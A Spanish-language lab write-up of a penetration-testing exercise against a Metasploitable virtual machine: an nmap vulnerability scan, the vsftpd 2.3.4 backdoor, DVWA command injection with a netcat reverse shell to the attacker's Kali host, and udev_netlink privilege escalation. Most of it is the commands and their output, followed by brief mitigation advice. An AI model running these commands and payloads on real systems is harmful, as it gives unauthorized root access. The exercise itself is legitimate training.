Resumen del objetivo y alcance del ejercicio.

El objetivo principal de este ejercicio es practicar y comprender el proceso de pruebas de penetración en un entorno controlado mediante la explotación de vulnerabilidades web y servicios relacionados. Usando una fase previa de reconocimiento se alcanzará a buscar esas vulnerabilidades y así podremos explotarlas, estaremos en el papel del atacante y podremos ver lo importante que es tener un buen diseño de ciberseguridad, siempre bien detallado y no una simple medida.

Herramientas y técnicas utilizadas.

En este ejercicio usamos un sistema virtualizado, dos máquinas virtualizadas, atacante será Kali Linux y otra con metasploitable. Buscaremos en una base datos como Exploit-DB, chatgpt o CVE details, analizaremos las vulnerabilidades encontradas. Nmap para buscar vulnerabilidades y confirmarlas y otras herramientas según las vulnerabilidades que encontremos.

Resultados

sudo nmap -sV --script=vuln 192.168.1.138, usamos nmap para buscar las vulnerabilidades y que nos analice la ip target.


```
etasploit/MSF:AUXILIARY-DOS-DNS-BIND_TKEY-       *EXPLOIT*
|       EXPLOITPACK:BE4F638B632EA0754155A27ECC4B3D3F    7.8     https://vulne
rs.com/exploitpack/EXPLOITPACK:BE4F638B632EA0754155A27ECC4B3D3F *EXPLOIT*
|       EXPLOITPACK:46DEBFAC850194C04C54F93E0DFF5F4F    7.8     https://vulne
rs.com/exploitpack/EXPLOITPACK:46DEBFAC850194C04C54F93E0DFF5F4F *EXPLOIT*
|       EXPLOITPACK:09762DB0197BBAAAB6FC79F24F0D2A74    7.8     https://vulne
rs.com/exploitpack/EXPLOITPACK:09762DB0197BBAAAB6FC79F24F0D2A74 *EXPLOIT*
|       EDB-ID:42121    7.8     https://vulners.com/exploitdb/EDB-ID:42121  *
EXPLOIT*
|       EDB-ID:40453    7.8     https://vulners.com/exploitdb/EDB-ID:40453  *
EXPLOIT*
|       EDB-ID:37723    7.8     https://vulners.com/exploitdb/EDB-ID:37723  *
EXPLOIT*
|       EDB-ID:37721    7.8     https://vulners.com/exploitdb/EDB-ID:37721  *
EXPLOIT*
|       E183E822-9005-5F4E-B024-D9C4761AE308    7.8     https://vulners.com/g
ithubexploit/E183E822-9005-5F4E-B024-D9C4761AE308       *EXPLOIT*
|       CVE-2017-3141   7.8     https://vulners.com/cve/CVE-2017-3141
|       CVE-2016-2776   7.8     https://vulners.com/cve/CVE-2016-2776
|       CVE-2015-5722   7.8     https://vulners.com/cve/CVE-2015-5722
|       CVE-2015-5477   7.8     https://vulners.com/cve/CVE-2015-5477
|       CVE-2014-8500   7.8     https://vulners.com/cve/CVE-2014-8500
|       CVE-2012-5166   7.8     https://vulners.com/cve/CVE-2012-5166
|       CVE-2012-4244   7.8     https://vulners.com/cve/CVE-2012-4244
|       CVE-2012-3817   7.8     https://vulners.com/cve/CVE-2012-3817
|       CVE-2008-4163   7.8     https://vulners.com/cve/CVE-2008-4163
|       7459D6A0-D6CA-5CD2-A484-5DD984C0E5E4    7.8     https://vulners.com/g
ithubexploit/7459D6A0-D6CA-5CD2-A484-5DD984C0E5E4       *EXPLOIT*
|       673990FE-C5D5-5501-A342-D1AEC9F2A871    7.8     https://vulners.com/g
ithubexploit/673990FE-C5D5-5501-A342-D1AEC9F2A871       *EXPLOIT*
|       1337DAY-ID-25325        7.8     https://vulners.com/zdt/1337DAY-ID-25
325     *EXPLOIT*
|       1337DAY-ID-23970        7.8     https://vulners.com/zdt/1337DAY-ID-23
970     *EXPLOIT*
|       1337DAY-ID-23960        7.8     https://vulners.com/zdt/1337DAY-ID-23
960     *EXPLOIT*
|       1337DAY-ID-23948        7.8     https://vulners.com/zdt/1337DAY-ID-23
948     *EXPLOIT*
|       CVE-2010-0382   7.6     https://vulners.com/cve/CVE-2010-0382
|       PACKETSTORM:180550      7.5     https://vulners.com/packetstorm/PACKE
TSTORM:180550   *EXPLOIT*
|       MSF:AUXILIARY-DOS-DNS-BIND_TSIG_BADTIME-        7.5     https://vulne
rs.com/metasploit/MSF:AUXILIARY-DOS-DNS-BIND_TSIG_BADTIME-      *EXPLOIT*
|       MSF:AUXILIARY-DOS-DNS-BIND_TSIG-        7.5     https://vulners.com/m
etasploit/MSF:AUXILIARY-DOS-DNS-BIND_TSIG-      *EXPLOIT*
|       FBC03933-7A65-52F3-83F4-4B2253A490B6    7.5     https://vulners.com/g
ithubexploit/FBC03933-7A65-52F3-83F4-4B2253A490B6       *EXPLOIT*
|       CVE-2023-50868  7.5     https://vulners.com/cve/CVE-2023-50868
|       CVE-2023-50387  7.5     https://vulners.com/cve/CVE-2023-50387
|       CVE-2023-4408   7.5     https://vulners.com/cve/CVE-2023-4408
|       CVE-2023-3341   7.5     https://vulners.com/cve/CVE-2023-3341
|       CVE-2021-25215  7.5     https://vulners.com/cve/CVE-2021-25215
```

Esa sería una larga lista de todo lo que ha encontrado **nmap,** podemos observar los puertos y los servicios que tiene, versiones y mucha información que nos puede ayudar con los exploits que debemos utilizar. Ahora vamos a explotar la vulnerabilidad en el servicio **FTP**, abrimos **msfconsole** y usamos **use exploit/unix/ftp/vsftpd_234_backdoor**, marcamos con **RHOST** la ip target y lanzamos con **RUN**,

```
msf exploit(unix/ftp/vsftpd_234_backdoor) >  use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.138
rhost => 192.168.1.138
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.138    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.138:21 - USER: 331 Please specify the password.
[+] 192.168.1.138:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
id
[*] Command shell session 1 opened (192.168.1.11:40947 -> 192.168.1.138:6200) at 2026-03-18 06:41:35 -0400

uid=0(root) gid=0(root)
id
uid=0(root) gid=0(root)
```

Podemos ver como estamos como root, hemos obtenido acceso remoto al sistema sin una autenticación legítima, ahora podemos ejecutar comandos y tenemos privilegios altos.

Ahora vamos a explotar una vulnerabilidad de Command Injection en DVWA el. Desde msfconsole no podemos ya que no existen exploit cuando buscando dvwa así que lo haremos manualmente. Entramos al navegador y http://192.168.1.138/dvwa/vulnerabilities/exec/ y ponemos 127.0.0.1; whoami, veremos si funciona la ejecución de comandos dentro de dvwa con localhost



Está funcionando ya que nos devuelve www-data, ahora usaremos nuestra máquina linux como listener, usaremos netcat que nos ayudará a enviar y recibir datos entre estos equipos y establecer conexión con dvwa.

Usamos en msfconsole el comando

use exploit/multi/handler

set payload cmd/unix/reverse_netcat

set LHOST 192.168.1.11


set LPORT 4444

run

```
msf exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(multi/handler) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf exploit(multi/handler) > set LHOST 192.168.1.11
LHOST => 192.168.1.11
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.11:4444
[*] Command shell session 2 opened (192.168.1.11:4444 -> 192.168.1.138:41663) at 2026-03-18 07:34:42 -0400

whoami
www-data
```

Usaremos ese modulo ya que es un receptor de conexiones , especificando la conexión que debemos recibir, especificando donde se conectara el target y el puerto. En este caso usaremos **netcat** ya que nos ayudará a recibir y enviar datos entre equipos a traves de puertos.

En dvwa insertaremos 127.0.0.1; nc 192.168.1.11 4444 -e /bin/sh para crear un reverse shell y que se conecte a nuestra Kali



Se configuró Metasploit como listener mediante el módulo multi/handler, permitiendo recibir una reverse shell iniciada desde la máquina víctima mediante Netcat. Con el comando **whoami** podemos ver que estamos en www-data

Escalar privilegios

Para este paso hemos buscado información y encontrado que metasploitable usa kernel con una versión antigua, lo que nos permitirá una técnica de escalación de privilegios. Usamos **search kernel** en la consola de **msfconsole**

```
msf exploit(multi/samba/usermap_script) > search kernel

Matching Modules
================

   #   Name                                                       Disclosure Date  Rank       Check  Des
   -   ----                                                       ---------------  ----       -----  ---
   0   exploit/linux/local/abrt_sosreport_priv_esc                2015-11-23       excellent  Yes    ABR
   1   exploit/linux/local/af_packet_chocobo_root_priv_esc        2016-08-12       good       Yes    AF_
   2   exploit/linux/local/af_packet_packet_set_ring_priv_esc     2017-03-29       good       Yes    AF_
   3   exploit/multi/local/allwinner_backdoor                     2016-04-30       excellent  Yes    Al
   4   exploit/windows/local/cve_2023_21768_afd_lpe               2023-01-10       excellent  Yes    And
   5   exploit/android/local/futex_requeue                        2014-05-03       excellent  Yes    And
   6     \_ target: Automatic Targeting                           .                .          .      .
   7     \_ target: Default                                       .                .          .      .
   8     \_ target: New Samsung                                   .                .          .      .
   9     \_ target: Old Samsung                                   .                .          .      .
   10    \_ target: Samsung Grand                                 .                .          .      .
   11  exploit/android/local/binder_uaf                           2019-09-26       excellent  No     And
   12  exploit/android/browser/stagefright_mp4_tx3g_64bit         2015-08-13       normal     No     And
   13    \_ target: Automatic                                     .                .          .      .
   14    \_ target: Nexus 7 (Wi-Fi) (razor) with Android 5.0 (LRX21P)  .            .          .      .
   15    \_ target: Nexus 7 (Wi-Fi) (razor) with Android 5.0.1 (LRX22C)  .          .          .      .
   16    \_ target: Nexus 7 (Wi-Fi) (razor) with Android 5.0.2 (LRX22G)  .          .          .      .
   17    \_ target: Nexus 7 (Wi-Fi) (razor) with Android 5.1 (LMY47O)  .            .          .      .
   18    \_ target: Nexus 7 (Wi-Fi) (razor) with Android 5.1.1 (LMY47V)  .          .          .      .
   19    \_ target: Nexus 7 (Wi-Fi) (razor) with Android 5.1.1 (LMY48G)  .          .          .      .
   20    \_ target: Nexus 7 (Wi-Fi) (razor) with Android 5.1.1 (LMY48I)  .          .          .      .
   21    \_ target: Nexus 7 (Mobile) (razorg) with Android 5.0.2 (LRX22G)  .        .          .      .
   22    \_ target: Nexus 7 (Mobile) (razorg) with Android 5.1 (LMY47O)  .          .          .      .
   23    \_ target: Nexus 7 (Mobile) (razorg) with Android 5.1.1 (LMY47V)  .        .          .      .
   24    \_ target: Nexus 5 (hammerhead) with Android 5.0 (LRX21O)  .               .          .      .
   25    \_ target: Nexus 5 (hammerhead) with Android 5.0.1 (LRX22C)  .             .          .      .
   26    \_ target: Nexus 5 (hammerhead) with Android 5.1 (LMY47D)  .               .          .      .
   27    \_ target: Nexus 5 (hammerhead) with Android 5.1 (LMY47I)  .               .          .      .
   28    \_ target: Nexus 5 (hammerhead) with Android 5.1.1 (LMY48B)  .             .          .      .
   29    \_ target: Nexus 5 (hammerhead) with Android 5.1.1 (LMY48I)  .             .          .      .
   30    \_ target: Nexus 6 (shamu) with Android 5.0 (LRX21O)  .                    .          .      .
   31    \_ target: Nexus 6 (shamu) with Android 5.0.1 (LRX22C)  .                  .          .      .
   32    \_ target: Nexus 6 (shamu) with Android 5.1 (LMY47D)  .                    .          .      .
   33    \_ target: Nexus 6 (shamu) with Android 5.1 (LMY47E)  .                    .          .      .
   34    \_ target: Nexus 6 (shamu) with Android 5.1 (LMY47I)  .                    .          .      .
   35    \_ target: Nexus 6 (shamu) with Android 5.1.1 (LYZ28E)  .                  .          .      .
   36    \_ target: Nexus 6 (shamu) with Android 5.1 (LMY47M)  .                    .          .      .
   37    \_ target: Nexus 6 (shamu) with Android 5.1.1 (LMY47Z)  .                  .          .      .
   38    \_ target: Nexus 6 (shamu) with Android 5.1.1 (LVY48C)  .                  .          .      .
```

Nos saldra una larga lista de los exploits que existen, para este caso necesitamos el exploit → **exploit/linux/local/udev_netlink,**

```
msf exploit(linux/local/udev_netlink) > use exploit/linux/local/udev_netlink
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/udev_netlink) >
```

Usamos comando **use exploit/linux/local/udev_netlink**, para este exploit se necesitara tener una sesión activa, utilizamos comando **sessions** para comprobar o **show options** para ver si esta activo.

```
msf exploit(linux/local/udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION                      yes       The session to run this module on


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.11     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.

msf exploit(linux/local/udev_netlink) > sessions

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  2         shell linux   SSH kali @   192.168.1.11:44113 → 192.168.1.138:22 (192.168.1.138)
  3         shell linux   SSH kali @   192.168.1.11:44119 → 192.168.1.138:22 (192.168.1.138)
  4         shell linux   SSH kali @   192.168.1.11:33667 → 192.168.1.138:22 (192.168.1.138)
```

Las opciones nos muestra que requiere una **session** y abajo el ID de las **sessions**. Lanzamos el comando RUN y explotamos la vulnerabilidad, así tendremos esa escalación de privilegios siendo el root

```
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.1.11:4444
[!] SESSION may not be compatible with this module:
[!]  * Unknown session arch
[*] Attempting to autodetect netlink pid...
[*] Shell session, trying sh script to find netlink pid
[+] Found netlink pid: 2444
[*] Writing payload executable (207 bytes) to /tmp/uMyfHHhhyj
[*] Writing exploit executable (1879 bytes) to /tmp/lMVPlKWmQd
[*] chmod'ing and running it...
[*] Sending stage (1062760 bytes) to 192.168.1.138
[*] Meterpreter session 9 opened (192.168.1.11:4444 → 192.168.1.138:55576) at 2026-03-18 04:16:50 -0400

meterpreter > getuid
Server username: root
meterpreter >
```

En este caso en meterpreter usamos **getuid** para saber en que id nos encontramos, root en este caso.

Mitigación

Durante la explotación se identificaron vulnerabilidades en servicios como FTP y en aplicaciones web como DVWA que permiten inyección de comandos, lo que permitió obtener acceso y ejecutar comandos de manera remota. Para mitigar estos riesgos es necesario actualizar el sistema y servicios, usar credenciales seguras, restringir accesos, validar entradas en aplicaciones web y monitorear el tráfico. La implementación de estas medidas reduce la exposición y fortalece la seguridad del sistema frente a ataques similares.

Conclusión

Las vulnerabilidades identificadas demostraron que sistemas y servicios mal configurados, con credenciales débiles y aplicaciones web sin validación, pueden ser fácilmente explotados para obtener acceso no autorizado y control remoto. El riesgo es alto , ya que permiten ejecutar comandos, acceder a información sensible y potencialmente escalar privilegios, comprometiendo la seguridad completa del sistema. Pudimos ver en este que mostró la importancia del reconocimiento previo, la validación de exploits y la comprensión del comportamiento de cada vulnerabilidad, destacando que la seguridad efectiva requiere un enfoque integral, actualización constante y buenas prácticas de configuración.